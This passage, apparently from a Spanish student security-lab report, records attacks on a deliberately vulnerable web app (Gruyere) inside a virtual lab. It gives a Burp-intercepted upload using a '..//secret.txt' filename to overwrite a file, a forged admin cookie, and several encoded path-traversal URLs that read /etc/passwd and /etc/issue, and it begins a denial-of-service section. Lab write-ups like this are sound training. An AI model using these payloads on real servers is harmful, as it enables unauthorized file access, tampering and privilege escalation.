
## PROYECTO 1<sup>a</sup> EVALUACIÓN

The screenshot shows the Burp Suite Professional interface. The title bar indicates "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The menu bar includes Archivo, Máquina, Ver, Entrada, Dispositivos, Ayuda. The toolbar has icons for File, Copy, Paste, and several browser tabs. The main window shows the "Proxy" tab selected. A request is listed:


```
POST /458443497827067513042756444534700624531/upload2 HTTP/1.1
Host: 192.168.1.99:8080
Content-Length: 215
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.99:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryc26pAgMxDALpf26y
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Cookie: GRUYERE=52514665|usuario|admin|author
Connection: close
-----WebKitFormBoundaryc26pAgMxDALpf26y
Content-Disposition: form-data; name="upload_file"; filename="..//secret.txt"
Content-Type: text/plain
Hola soy el nuevo secret
-----WebKitFormBoundaryc26pAgMxDALpf26y --
```

The line "Content-Disposition: form-data; name="upload\_file"; filename="..//secret.txt"" is highlighted with a red box. The status bar at the bottom right shows "CTRL DERECHA".


Consiguiendo con esto modificar el archivo secret:



## PROYECTO 1<sup>a</sup> EVALUACIÓN




Lo veremos en el servidor web:




Vamos ahora a comprobar la página raíz: <http://192.168.1.99:8080>, , indica en Acunetix como una vulnerabilidad:

Probaré con diferentes payloads:

- <http://192.168.1.99:8080/..etc/passwd> ->




- <http://192.168.1.99:8080/..%5Cetc%5Cpasswd> ->



- <http://192.168.1.99:8080/..%2f..%2f..%2f..%2f..%2fetc%2fpasswd> ->

Podemos comprobar que con esta payload funciona, por lo tanto, es vulnerable.

- <http://192.168.1.99:8080/..%2f..%2f..%2f..%2fetc%2fissue> ->



Con este también funciona.


f) Negación de servicio ->

Aquí aprovecharemos algunos errores del servidor para evitar que atienda a peticiones.


i. DoS – Salir del servidor

Como iniciamos sesión como administrador (escalada de privilegios), vamos a ver como solicitar un comando de entrada del servidor. Esto se encuentra en la sección “Administrar este servidor”.

